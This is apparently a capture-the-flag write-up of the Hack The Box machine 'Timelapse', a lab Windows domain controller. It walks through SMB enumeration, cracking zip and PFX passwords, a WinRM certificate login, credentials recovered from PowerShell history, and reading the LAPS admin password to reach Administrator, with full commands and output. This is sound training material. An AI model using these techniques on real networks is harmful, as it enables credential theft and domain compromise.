Timelapse
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
| # Nmap 7.95 scan initiated Sat May 24 13:28:52 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.10.11.152
Nmap scan report for 10.10.11.152
Host is up, received echo-reply ttl 127 (0.075s latency).
Scanned at 2025-05-24 13:28:52 CDT for 97s
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-24 18:16:18Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ldapssl? syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open globalcatLDAPssl? syn-ack ttl 127
5986/tcp open ssl/http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Issuer: commonName=dc01.timelapse.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-25T14:05:29
| Not valid after: 2022-10-25T14:25:29
| MD5: e233:a199:4504:0859:013f:b9c5:e4f6:91c3
| SHA-1: 5861:acf7:76b8:703f:d01e:e25d:fc7c:9952:a447:7652
| -----BEGIN CERTIFICATE-----
| MIIDCjCCAfKgAwIBAgIQLRY/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd
| MRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwHhcNMjExMDI1MTQwNTI5WhcN
| MjIxMDI1MTQyNTI5WjAdMRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwggEi
| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDJdoIQMYt47skzf17SI7M8jubO
| rD6sHg8yZw0YXKumOd5zofcSBPHfC1d/jtcHjGSsc5dQQ66qnlwdlOvifNW/KcaX
| LqNmzjhwL49UGUw0MAMPAyi1hcYP6LG0dkU84zNuoNMprMpzya3+aU1u7YpQ6Dui
| AzNKPa+6zJzPSMkg/TlUuSN4LjnSgIV6xKBc1qhVYDEyTUsHZUgkIYtN0+zvwpU5
| isiwyp9M4RYZbxe0xecW39hfTvec++94VYkH4uO+ITtpmZ5OVvWOCpqagznTSXTg
| FFuSYQTSjqYDwxPXHTK+/GAlq3uUWQYGdNeVMEZt+8EIEmyL4i4ToPkqjPF1AgMB
| AAGjRjBEMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcDATAdBgNV
| HQ4EFgQUZ6PTTN1pEmDFD6YXfQ1tfTnXde0wDQYJKoZIhvcNAQELBQADggEBAL2Y
| /57FBUBLqUKZKp+P0vtbUAD0+J7bg4m/1tAHcN6Cf89KwRSkRLdq++RWaQk9CKIU
| 4g3M3stTWCnMf1CgXax+WeuTpzGmITLeVA6L8I2FaIgNdFVQGIG1nAn1UpYueR/H
| NTIVjMPA93XR1JLsW601WV6eUI/q7t6e52sAADECjsnG1p37NjNbmTwHabrUVjBK
| 6Luol+v2QtqP6nY4DRH+XSk6xDaxjfwd5qN7DvSpdoz09+2ffrFuQkxxs6Pp8bQE
| 5GJ+aSfE+xua2vpYyyGxO0Or1J2YA1CXMijise2tp+m9JBQ1wJ2suUS2wGv1Tvyh
| lrrndm32+d0YeP/wb8E=
|_-----END CERTIFICATE-----
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_ http/1.1
|_ssl-date: 2025-05-24T18:17:47+00:00; -12m39s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -12m41s, deviation: 3s, median: -12m44s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 32357/tcp): CLEAN (Timeout)
| Check 2 (port 52979/tcp): CLEAN (Timeout)
| Check 3 (port 22941/udp): CLEAN (Timeout)
| Check 4 (port 61043/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2025-05-24T18:17:05
|_ start_date: N/A
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 24 13:30:29 2025 -- 1 IP address (1 host up) scanned in 97.72 seconds
|
SMB Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse]
└─$ crackmapexec smb 10.10.11.152 -u 'DoesNotExist' -p '' --shares
SMB 10.10.11.152 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.152 445 DC01 [+] timelapse.htb\DoesNotExist:
SMB 10.10.11.152 445 DC01 [+] Enumerated shares
SMB 10.10.11.152 445 DC01 Share Permissions Remark
SMB 10.10.11.152 445 DC01 ----- ----------- ------
SMB 10.10.11.152 445 DC01 ADMIN$ Remote Admin
SMB 10.10.11.152 445 DC01 C$ Default share
SMB 10.10.11.152 445 DC01 IPC$ READ Remote IPC
SMB 10.10.11.152 445 DC01 NETLOGON Logon server share
SMB 10.10.11.152 445 DC01 Shares READ
SMB 10.10.11.152 445 DC01 SYSVOL Logon server share
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse]
└─$ smbclient //10.10.11.152/Shares -U ''
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Mon Oct 25 10:39:15 2021
.. D 0 Mon Oct 25 10:39:15 2021
Dev D 0 Mon Oct 25 14:40:06 2021
HelpDesk D 0 Mon Oct 25 10:48:42 2021
6367231 blocks of size 4096. 1293819 blocks available
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> mget *
getting file \Dev\winrm_backup.zip of size 2611 as Dev/winrm_backup.zip (8.8 KiloBytes/sec) (average 8.8 KiloBytes/sec)
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as HelpDesk/LAPS.x64.msi (857.1 KiloBytes/sec) (average 699.4 KiloBytes/sec)
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as HelpDesk/LAPS_Datasheet.docx (336.5 KiloBytes/sec) (average 640.5 KiloBytes/sec)
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as HelpDesk/LAPS_OperationsGuide.docx (1255.2 KiloBytes/sec) (average 770.1 KiloBytes/sec)
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as HelpDesk/LAPS_TechnicalSpecification.docx (234.3 KiloBytes/sec) (average 709.3 KiloBytes/sec)
smb: \>
|
WINRM_BACKUP.zip
1
2
3
4
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ unzip winrm_backup.zip
Archive: winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ zip2john winrm_backup.zip > winrm_backup.hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2025-05-24 13:34) 4.166g/s 14455Kp/s 14455Kc/s 14455KC/s surkerior..suppamas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
|
We obtained a certificate in PFX format. To use it, we first need to convert it to PEM format and extract the public and private keys from it.
1
2
3
4
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out publicCert.pem
Enter Import Password:
Mac verify error: invalid password?
|
However, it requires a password. I used pfx2john to brute-force it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ pfx2john legacyy_dev_auth.pfx > legacyy_dev_auth.hash
┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt legacyy_dev_auth.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 ASIMD 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:02 16.63% (ETA: 16:11:22) 0g/s 21291p/s 21291c/s 21291C/s yheng16..yessuh8420
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:02:28 DONE (2025-05-24 16:01) 0.006740g/s 21783p/s 21783c/s 21783C/s thyriana..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
|
Then we extract the public key and private key again:
1
2
3
4
5
6
7
8
9
10
11
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out publicCert.pem
Enter Import Password:
┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out priv-key.pem -nodes
Enter Import Password:
┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ ls
legacyy_dev_auth.hash legacyy_dev_auth.pfx priv-key.pem publicCert.pem winrm_backup.hash winrm_backup.zip
|
Then, we connected using the extracted public and private keys:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ evil-winrm -c publicCert.pem -k priv-key.pem -i 10.10.11.152 -S
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents>
|
Post Exploitation
Quick Check
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| *Evil-WinRM* PS C:\Users> net user
User accounts for \\
-------------------------------------------------------------------------------
Administrator babywyrm Guest
krbtgt legacyy payl0ad
sinfulz svc_deploy thecybergeek
TRX
The command completed with one or more errors.
*Evil-WinRM* PS C:\Users> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
|
winPEASx64
1
2
3
4
5
6
7
| ÉÍÍÍÍÍÍÍÍÍ͹ LAPS Settings
È If installed, local administrator password is changed frequently and is restricted by ACL
LAPS Enabled: 1
LAPS Admin Account Name:
LAPS Password Complexity: 4
LAPS Password Length: 24
LAPS Expiration Protection Enabled: 1
|
We noticed LAPS settings. Since we found some related files earlier, I’ll note this down for potential future use.
1
2
3
4
5
6
7
8
9
| ÉÍÍÍÍÍÍÍÍÍ͹ PowerShell Settings
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.17763.1
PowerShell Core Version:
Transcription Settings:
Module Logging Settings:
Scriptblock Logging Settings:
PS history file: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 434B
|
ConsoleHost History
1
2
3
4
5
6
7
8
9
10
11
| *Evil-WinRM* PS C:\Users\legacyy> cat "C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
|
It looks like we found credentials for svc_deploy. Let’s test them:
1
2
3
4
5
6
7
8
9
10
11
12
13
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse/Dev]
└─$ crackmapexec smb 10.10.11.152 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --shares
SMB 10.10.11.152 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.152 445 DC01 [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
SMB 10.10.11.152 445 DC01 [+] Enumerated shares
SMB 10.10.11.152 445 DC01 Share Permissions Remark
SMB 10.10.11.152 445 DC01 ----- ----------- ------
SMB 10.10.11.152 445 DC01 ADMIN$ Remote Admin
SMB 10.10.11.152 445 DC01 C$ Default share
SMB 10.10.11.152 445 DC01 IPC$ READ Remote IPC
SMB 10.10.11.152 445 DC01 NETLOGON READ Logon server share
SMB 10.10.11.152 445 DC01 Shares READ
SMB 10.10.11.152 445 DC01 SYSVOL READ Logon server share
|
Good! Let’s try to gather domain information using BloodHound.
Bloodhound

We found the ‘LAPS’ keyword again. Since we belong to the LAPS_READERS group, let’s check what privileges this group has: https://bloodhound.specterops.io/resources/edges/read-laps-password
1
2
3
4
5
6
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse]
└─$ bloodyAD --host 10.10.11.152 -d 'timelapse.htb' -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
distinguishedName: CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
ms-Mcs-AdmPwd: 0YhSB886(P2]+04,63W6x9F,
ms-Mcs-AdmPwdExpirationTime: 133930161345029710
|
Or use:
1
2
3
4
5
6
7
8
9
10
11
12
| ┌──(wzwr㉿kali)-[~/Documents/tools/pyLAPS]
└─$ python3 pyLAPS.py --action get -d "timelapse.htb" -u "svc_deploy" -p "E3R\$Q62^12p7PLlC%KWaxuaV"
__ ___ ____ _____
____ __ __/ / / | / __ \/ ___/
/ __ \/ / / / / / /| | / /_/ /\__ \
/ /_/ / /_/ / /___/ ___ |/ ____/___/ /
/ .___/\__, /_____/_/ |_/_/ /____/ v1.2
/_/ /____/ @podalirius_
[+] Extracting LAPS passwords of all computers ...
| DC01$ : 0YhSB886(P2]+04,63W6x9F,
[+] All done!
|
Test plaintext password
1
2
3
4
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse]
└─$ crackmapexec smb 10.10.11.152 -u 'Administrator' -p "0YhSB886(P2]+04,63W6x9F,"
SMB 10.10.11.152 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.152 445 DC01 [+] timelapse.htb\Administrator:0YhSB886(P2]+04,63W6x9F, (Pwn3d!)
|
Good! Let’s connect it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| ┌──(wzwr㉿kali)-[~/Documents/htb/timelapse]
└─$ evil-winrm -i 10.10.11.152 -u 'Administrator' -p '0YhSB886(P2]+04,63W6x9F,' -S
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
|